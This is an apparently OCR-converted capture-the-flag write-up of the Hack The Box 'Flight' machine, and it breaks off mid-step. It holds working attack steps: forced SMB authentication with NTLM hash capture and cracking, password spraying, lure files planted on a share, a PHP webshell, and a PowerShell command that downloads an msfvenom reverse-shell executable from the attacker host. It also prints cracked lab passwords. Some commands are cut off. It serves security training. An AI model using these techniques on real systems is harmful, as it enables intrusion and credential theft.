
HTB Flight CTF

Web Service Enumeration

Homepage is just a splash page with some information on aeronautics




At the end of the page, I located a vhost:

```
Copyright 2022 flight.htb - All Rights Reserved
```

I added it to my **/etc/hosts** file:

```
10.10.11.187 flight.htb
```

With that in mind I started a subdomain enumeration scan with ffuf:



The command looks like that:

```
ffuf -u http://flight.htb -w /usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.flight.
```

From the output, a valid "school.flight.htb" subdomain has been found:

Looking around the website, we can see that the back-end uses PHP and it renders the pages based off of a "view" GET parameter in the URL:

After messing around with this parameter for a few minutes, I discovered that the website is vulnerable to Local File Inclusion (LFI).

I tried fuzzing for different files based on a windows LFI wordlist, and got many hits:

```
:: Timeout          : 10
:: Threads          : 5
:: Matcher          : Response status: 200,204,301,302,307,401,403
:: Filter           : Response size: 1170,1102
________________________________________________

C:/Windows/win.ini      [Status: 200, Size: 1194, Words: 149, Lines: 38]
C:/WINDOWS/System32/drivers/etc/hosts [Status: 200, Size: 1926, Words: 315, Lines: 52]
C:/xampp/apache/logs/error.log [Status: 200, Size: 126923, Words: 14095, Lines: 645]
C:/xampp/apache/logs/access.log [Status: 200, Size: 723909, Words: 92742, Lines: 6107]
C:/Windows/System32/inetsrv/config/schema/ASPNET_schema.xml [Status: 200, Size: 45670, Words: 8921, Line
s: 700]
c:/xampp/apache/conf/httpd.conf [Status: 200, Size: 22337, Words: 2849, Lines: 597]
c:/xampp/sendmail/sendmail.ini [Status: 200, Size: 3198, Words: 431, Lines: 103]
c:/xampp/phpMyAdmin/config.inc.php [Status: 200, Size: 3153, Words: 274, Lines: 92]
c:/xampp/php/php.ini    [Status: 200, Size: 75093, Words: 9638, Lines: 2026]
c:/xampp/apache/logs/error.log [Status: 200, Size: 145708, Words: 16006, Lines: 714]
c:/WINDOWS/system32/drivers/etc/networks [Status: 200, Size: 1509, Words: 231, Lines: 47]
c:/WINDOWS/system32/drivers/etc/hosts [Status: 200, Size: 1926, Words: 315, Lines: 52]
c:/WINDOWS/system32/drivers/etc/lmhosts.sam [Status: 200, Size: 4785, Words: 771, Lines: 110]
c:/WINDOWS/system32/drivers/etc/protocol [Status: 200, Size: 2460, Words: 588, Lines: 58]
c:/WINDOWS/system32/drivers/etc/services [Status: 200, Size: 18737, Words: 8656, Lines: 318]
c:/WINDOWS/WindowsUpdate.log [Status: 200, Size: 1378, Words: 173, Lines: 35]
c:/xampp/apache/logs/access.log [Status: 200, Size: 738845, Words: 94170, Lines: 6211]
:: Progress: [236/236] :: Job [1/1] :: 13 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

The command looks like this:

```
ffuf -u http://school.flight.htb/index.php?view=FUZZ -w /usr/share/wordlists/SecLists-master/Fuzzing/LFI/LFI-gracefulsecurity-windows.tx
```

However, none of those files are really useful in our case.

I discovered that the LFI vulnerability is actually a broader file inclusion, because it's also possible to make remote connections and include files from remote connections. To test this, I ran:

```
sudo python3 -m http.server 80
```

To establish a simple python http server to handle the http request, and then:

```
curl http://school.flight.htb/index.php?view=http://10.10.14.14/
```

Instantly, I got the request back at the python http server:

```
10.10.11.187 - - [24/Jun/2025 12:31:47] "GET / HTTP/1.1" 200 -
```


NTLM Hash Grabbing: Poisoned SMB Connection

The script has some protections enabled, in an attempt to protect from attacks. It's a simple filter that looks for suspicious strings, like "\\" or ".." or "filter" and so on.

As this is a windows machine, we can try to grab the password hash for the user running the Apache webserver by forcing it to make a connection back to us. It not always works, but it's nice to try.

I fired up Responder.py to listen and poison incoming connections:

```
python3 Responder.py -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Current Session Variables:
    Responder Machine Name     [WIN-EZW67LWWGLN]
    Responder Domain Name      [RQZC.LOCAL]
    Responder DCE-RPC Port     [46678]

[*] Version: Responder 3.1.6.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...
```

Commonly, to make a SMB connection, you'd use "\\<server-ip>\<share>\<filename>" but in this case the server blocks instances of "\\". To bypass this I initially tried to url-encode it, double url encode it, and even use the `smb://` protocol instead of `\\` (e.g. `http://school.flight.htb/index.php?view=smb://10.10.14.14/test/test` instead of `http://school.flight.htb/index.php?view=\\10.10.14.14\test\test`) however neither worked.

Then I realized that "\\" and "//" in this context are the same thing, I can initiate a SMB connection using "//" instead of the usual "\\":


```
curl 'http://school.flight.htb/index.php?view=//10.10.14.14/share/'
```

Instantly, got a connection on my Responder session:

The NTLM hash for "svc_apache" looks like this:

```
svc_apache::flight:772f1267fdc6d9af:3FFC93A691EF0DBEDDC326C9604561C3:0101000000000000008079BBF6FAE4DB01E924E11FA4D71F6F0000000002000800520
```

I saved it to a file, and used hashcat to crack it. Got a hit after a few seconds:



The command looks like this:



```
hashcat svc_apache.poison /usr/share/wordlists/rockyou.txt
```

With that, got credentials for "svc_apache":


```
Username: svc_apache
Password: S@Ss!K@*t13
```

SMB Server Enumeration

With credentials for svc_apache, I could begin enumerating other services in the box, including SMB. I discovered there are a few non-default shares (**Shared**, **Users** and **Web**):



I connected to the Web share using my svc_apache credentials and from what I can see, all the files of the web application are here:




The command to connect to the share is:

```
smbclient //10.10.11.187/Web -U flight.htb/svc_apache
```

The "Shared" folder is also interesting because, from the name of it, it seems like users may access this folder to upload/download files, which means that we can possibly craft a malicious file and put there (whenever we get a user with write permissions to the share) so that, when opened, we would grab their NTLM hash.

Password Reuse: svc_apache -> s.moon

I used netexec ldap module to enumerate the valid users in the AD domain and it got me all the users, saving them to "users.txt":



The command looks like this:

```
nxc ldap 10.10.11.187 -u svc_apache -p 'S@Ss!K@*t13' --users-export users.txt
```


My users file looks like this:

```
Administrator
Guest
krbtgt
S.Moon
R.Cold
G.Lors
L.Kein
M.Gold
C.Bum
W.Walker
I.Francis
D.Truff
V.Stevens
svc_apache
O.Possum
```

I also created a "passwords.txt" to store the passwords:

```
$ cat passwords.txt
S@Ss!K@*t13
```

Then, with all the users in hands, I performed a password spray attack to see if any other user shares the same password as "svc_apache":



The command looks like this:


```
nxc ldap 10.10.11.187 -u users.txt -p 'S@Ss!K@*t13' --continue-on-success
```

Sure enough, "S.Moon" does! **New creds**:


```
flight.htb\S.Moon:S@Ss!K@*t13
```

Infecting the SMB share with malicious files

I can see that "s.moon" has read/write privileges to the "Shared" SMB share:



I used the tool "ntlm_theft" from github to generate a bunch of ntlmv2 hash theft files, that will be later uploaded to the "Shared" folder.



The command:

```
python3 ntlm_theft.py --generate all --server 10.10.14.14 --filename bsec
```

Then, I started Responder once again:

```
python3 Responder.py -I tun0
```

I connected to the share and began uploading all the files:

```
(venv) user@attackbox:~/hacking/tools/ntlm_theft/bsec$ sudo smbclient //10.10.11.187/Shared -U flight.ht
b/s.moon
Password for [FLIGHT.HTB\s.moon]:
Try "help" to get a list of possible commands.
smb: \> mput *
Put file bsec.scf? y
NT_STATUS_ACCESS_DENIED opening remote file \bsec.scf
Put file bsec.application? y
putting file bsec.application as \bsec.application (1.7 kb/s) (average 1.7 kb/s)
Put file bsec-(stylesheet).xml? y
putting file bsec-(stylesheet).xml as \bsec-(stylesheet).xml (0.2 kb/s) (average 1.0 kb/s)
Put file bsec.rtf? y
NT_STATUS_ACCESS_DENIED opening remote file \bsec.rtf
Put file bsec.asx? y
NT_STATUS_ACCESS_DENIED opening remote file \bsec.asx
Put file bsec-(externalcell).xlsx? y
NT_STATUS_ACCESS_DENIED opening remote file \bsec-(externalcell).xlsx
Put file bsec-(fulldocx).xml? y
putting file bsec-(fulldocx).xml as \bsec-(fulldocx).xml (39.6 kb/s) (average 20.7 kb/s)
Put file bsec-(frameset).docx? y
NT_STATUS_ACCESS_DENIED opening remote file \bsec-(frameset).docx
Put file bsec.lnk? y
NT_STATUS_ACCESS_DENIED opening remote file \bsec.lnk
```

With all files uploaded, after a few seconds, I got a hit on my Responder server. A hash for "c.bum" user:

```
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD   ['_DOSVC']
    TTL for poisoned response   [default]

[+] Current Session Variables:
    Responder Machine Name      [WIN-B1lUOFT2258]
    Responder Domain Name       [37V0.LOCAL]
    Responder DCE-RPC Port      [48315]

[*] Version: Responder 3.1.6.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.187
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash     : c.bum::flight.htb:329eef193fa7acd3:F0C7233A4631659B4C11DE4893ED1DCC:01010000
0000000080D7E979AEE5DB015AF10E20B9D0DCF4000000000200080033003700560030000100 1E0057004900 4E002D0042003100
310055004F0046005400320032003500380004003400570049004E002D004200310031005500 4F0046005400320032003500380
2E003300370056003000 2E004C004F00430041004C0003001400330037005600300 02E004C004F00430041004C00050014003300
3700560030002E004C004F00430041004C000700080080D7E979AEE5DB0106000400020000000800300030000000000000000000
0000003000 0AFC51A941945165E1371DF82B594B02D5AF839F5731DA85CD2A177F02685BA370A0010000000000000000000000
0000000000009002000630069006600730020F00310030002E00310030002E00310034002E00310034000000000000000000
[*] Skipping previously captured hash for flight.htb\c.bum
```

The hash looks like this:

```
c.bum::flight.htb:329eef193fa7acd3:F0C7233A4631659B4C11DE4893ED1DCC:0101000000000000080D7E979AEE5DB015AF10E20B9D0DCF40000000000200080033000
```


I could crack the hash with hashcat, and rockyou.txt wordlist:

```
C.BUM::flight.htb:329eef193fa7acd3:f0c7233a4631659b4c11de4893ed1dcc:0101000000000000080d7e979aee5db015af1
0e20b9d0dcf4000000000200080033003700560030000100 1e00570049004e002d0042003100310055004f0046005400320032003200
350038000400340057004900 4e002d0042003100310055004f0046005400320032003500380 02e00330037005600300 02e004c00
4f00430041004c0003001400330037005600300 02e004c004f00430041004c0005001400330037005600300 02e004c004f004300
41004c000700080080d7e979aee5db0106000400020000000800300030000000000000000000000000000300000afc51a941945165e
1371df82b594b02d5af839f5731da85cd2a177f02685ba370a0010000000000000000000000000000000000000900200063006900
660073002f00310030002e00310030002e00310034002e00310034000000000000000000:Tikkycoll_431012284

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: C.BUM::flight.htb:329eef193fa7acd3:f0c7233a4631659b...000000
Time.Started.....: Wed Jun 25 09:05:09 2025 (6 secs)
Time.Estimated...: Wed Jun 25 09:05:15 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1599.7 kH/s (0.43ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10536960/14344384 (73.46%)
```

The command looks like this:

```
hashcat c.bum.hash /usr/share/wordlists/rockyou.txt
```

New credentials:

```
Username: flight.htb/c.bum
Password: Tikkycoll_431012284
```

Remote Code Execution

User "c.bum" has Write access over the "Web" share:

```
user@attackbox:~/hacking/htb/machines/hard/flight$ nxc smb 10.10.11.187 -u c.bum -p 'Tikkycoll_431012284
' --shares
SMB         10.10.11.187    445    G0               [*] Windows 10 / Server 2019 Build 17763 x64 (name:G
0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.187    445    G0               [+] flight.htb\c.bum:Tikkycoll_431012284
SMB         10.10.11.187    445    G0               [*] Enumerated shares
SMB         10.10.11.187    445    G0               Share           Permissions     Remark
SMB         10.10.11.187    445    G0               -----           -----------     ------
SMB         10.10.11.187    445    G0               ADMIN$                          Remote Admin
SMB         10.10.11.187    445    G0               C$                              Default share
SMB         10.10.11.187    445    G0               IPC$            READ            Remote IPC
SMB         10.10.11.187    445    G0               NETLOGON        READ            Logon server share
SMB         10.10.11.187    445    G0               Shared          READ,WRITE
SMB         10.10.11.187    445    G0               SYSVOL          READ            Logon server share
SMB         10.10.11.187    445    G0               Users           READ
SMB         10.10.11.187    445    G0               Web             READ,WRITE
user@attackbox:~/hacking/htb/machines/hard/flight$
```

Because I know the webserver is running PHP on the back-end, it's just a matter of creating a malicious php file, upload it to the webserver using c.bum's credentials, and then visiting the php file to make the server execute it.

This is how my evil.php file looks like:

```
<?php system($_REQUEST['cmd']); ?>
```

I started a netcat listener to wait for connections:

```
sudo rlwrap nc -lvnp 53
```

Then, I connected to the SMB share as c.bum using:

```
smbclient //10.10.11.187/Web -U flight.htb/c.bum
```

I got into school.flight.htb and uploaded the malicious php file:

```
smb: \school.flight.htb\> ls
  .                                   D        0  Tue Jul  1 22:22:00 2025
  ..                                  D        0  Tue Jul  1 22:22:00 2025
  about.html                          A     1689  Tue Oct 25 00:54:45 2022
  blog.html                           A     3618  Tue Oct 25 00:53:59 2022
  home.html                           A     2683  Tue Oct 25 00:56:58 2022
  images                              D        0  Tue Jul  1 22:22:00 2025
  index.php                           A     2092  Thu Oct 27 04:59:25 2022
  lfi.html                            A      179  Thu Oct 27 04:55:16 2022
  styles                              D        0  Tue Jul  1 22:22:00 2025

                5056511 blocks of size 4096. 1255446 blocks available
smb: \school.flight.htb\> put evil.php
putting file evil.php as \school.flight.htb\evil.php (2.2 kb/s) (average 2.2 kb/s)
```


I accessed the php file in the webserver (to trigger execution by the back-end) using curl:

```
user@attackbox:~/hacking/htb/machines/hard/flight$ curl 'http://school.flight.htb/evil.php?cmd=whoami'
flight\svc_apache
user@attackbox:~/hacking/htb/machines/hard/flight$ curl 'http://school.flight.htb/evil.php?cmd=ipconfig'

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::13d
   IPv6 Address. . . . . . . . . . . : dead:beef::e582:41d4:1302:ba1
   Link-local IPv6 Address . . . . . : fe80::e582:41d4:1302:ba1%6
   IPv4 Address. . . . . . . . . . . : 10.10.11.187
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:c0a4%6
                                       10.10.10.2
```

I generated a malicious windows PE:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=443 -f exe -o evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: evil.exe
```

I started a webserver with python to serve the malicious PE:

```
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I used curl to make the server download my executable and save it to a world-writable folder (URL-encoded from https://cyberchef.org):

```
$ curl 'http://school.flight.htb/evil.php?cmd=powershell%20iwr%2010.10.14.14/evil.exe%20-o%20C:%5Cwindows%5Ctasks%5Cevil.exe'
```

I configured multi/handler in my metasploit console:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.10.14.14
LHOST => 10.10.14.14
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.14:443
```

I triggered the malicious PE:

```
$ curl 'http://school.flight.htb/evil.php?cmd=c:\windows\tasks\evil.exe'
```

Instantly, I got a hit, and a new meterpreter session has been opened:


```
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 10.10.11.187
[*] Meterpreter session 1 opened (10.10.14.14:443 -> 10.10.11.187:49906) at 2025-07-01 15:42:59 -0300

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

I immediately started looking for a new process to migrate to, with the "**ps**" command:

```
 meterpreter > ps

 <SNIP>

 4752  5188  cmd.exe                 x64   0        flight\svc_apache  C:\Windows\System32\cmd.exe
 4800  640   svchost.exe
 4996  640   httpd.exe               x64   0        flight\svc_apache  C:\xampp\apache\bin\httpd.exe
 5084  640   svchost.exe
 5188  4996  httpd.exe               x64   0        flight\svc_apache  C:\xampp\apache\bin\httpd.exe
 5948  640   svchost.exe
 5960  640   svchost.exe

meterpreter > migrate 5188
[*] Migrating from 2360 to 5188...
[*] Migration completed successfully
```

Lateral Movement: svc_apache -> c.bum -> service account

I noticed a inetpub folder in the root of the C drive, which is odd because from the nmap scan we know that Apache is running, not IIS.

Taking a further look into it, I can see the port 8000 is listening, but it also doesn't show on the nmpa scan. Probably being blacklisted on the firewall:

```
C:\inetpub>netstat -a -p tcp
netstat -a -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             g0:0                   LISTENING
  TCP    0.0.0.0:88             g0:0                   LISTENING
  TCP    0.0.0.0:135            g0:0                   LISTENING
  TCP    0.0.0.0:389            g0:0                   LISTENING
  TCP    0.0.0.0:443            g0:0                   LISTENING
  TCP    0.0.0.0:445            g0:0                   LISTENING
  TCP    0.0.0.0:464            g0:0                   LISTENING
  TCP    0.0.0.0:593            g0:0                   LISTENING
  TCP    0.0.0.0:636            g0:0                   LISTENING
  TCP    0.0.0.0:3268           g0:0                   LISTENING
  TCP    0.0.0.0:3269           g0:0                   LISTENING
  TCP    0.0.0.0:5985           g0:0                   LISTENING
  TCP    0.0.0.0:8000           g0:0                   LISTENING
  TCP    0.0.0.0:9389           g0:0                   LISTENING
  TCP    0.0.0.0:47001          g0:0                   LISTENING
  TCP    0.0.0.0:49664          g0:0                   LISTENING
  TCP    0.0.0.0:49665          g0:0                   LISTENING
  TCP    0.0.0.0:49666          g0:0                   LISTENING
  TCP    0.0.0.0:49667          g0:0                   LISTENING
  TCP    0.0.0.0:49673          g0:0                   LISTENING
```

I investigated the inners of inetpub more thoroughly and discovered that c.bum has write access in the "development" folder:

```
PS C:\windows\tasks> icacls C:/inetpub/development
C:/inetpub/development flight\C.Bum:(OI)(CI)(W)
                       NT SERVICE\TrustedInstaller:(I)(F)
                       NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
                       NT AUTHORITY\SYSTEM:(I)(F)
                       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                       BUILTIN\Administrators:(I)(F)
                       BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                       BUILTIN\Users:(I)(RX)
                       BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                       CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
PS C:\windows\tasks>
```

I started a netcat listener on my attacking machine:

```
$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
```

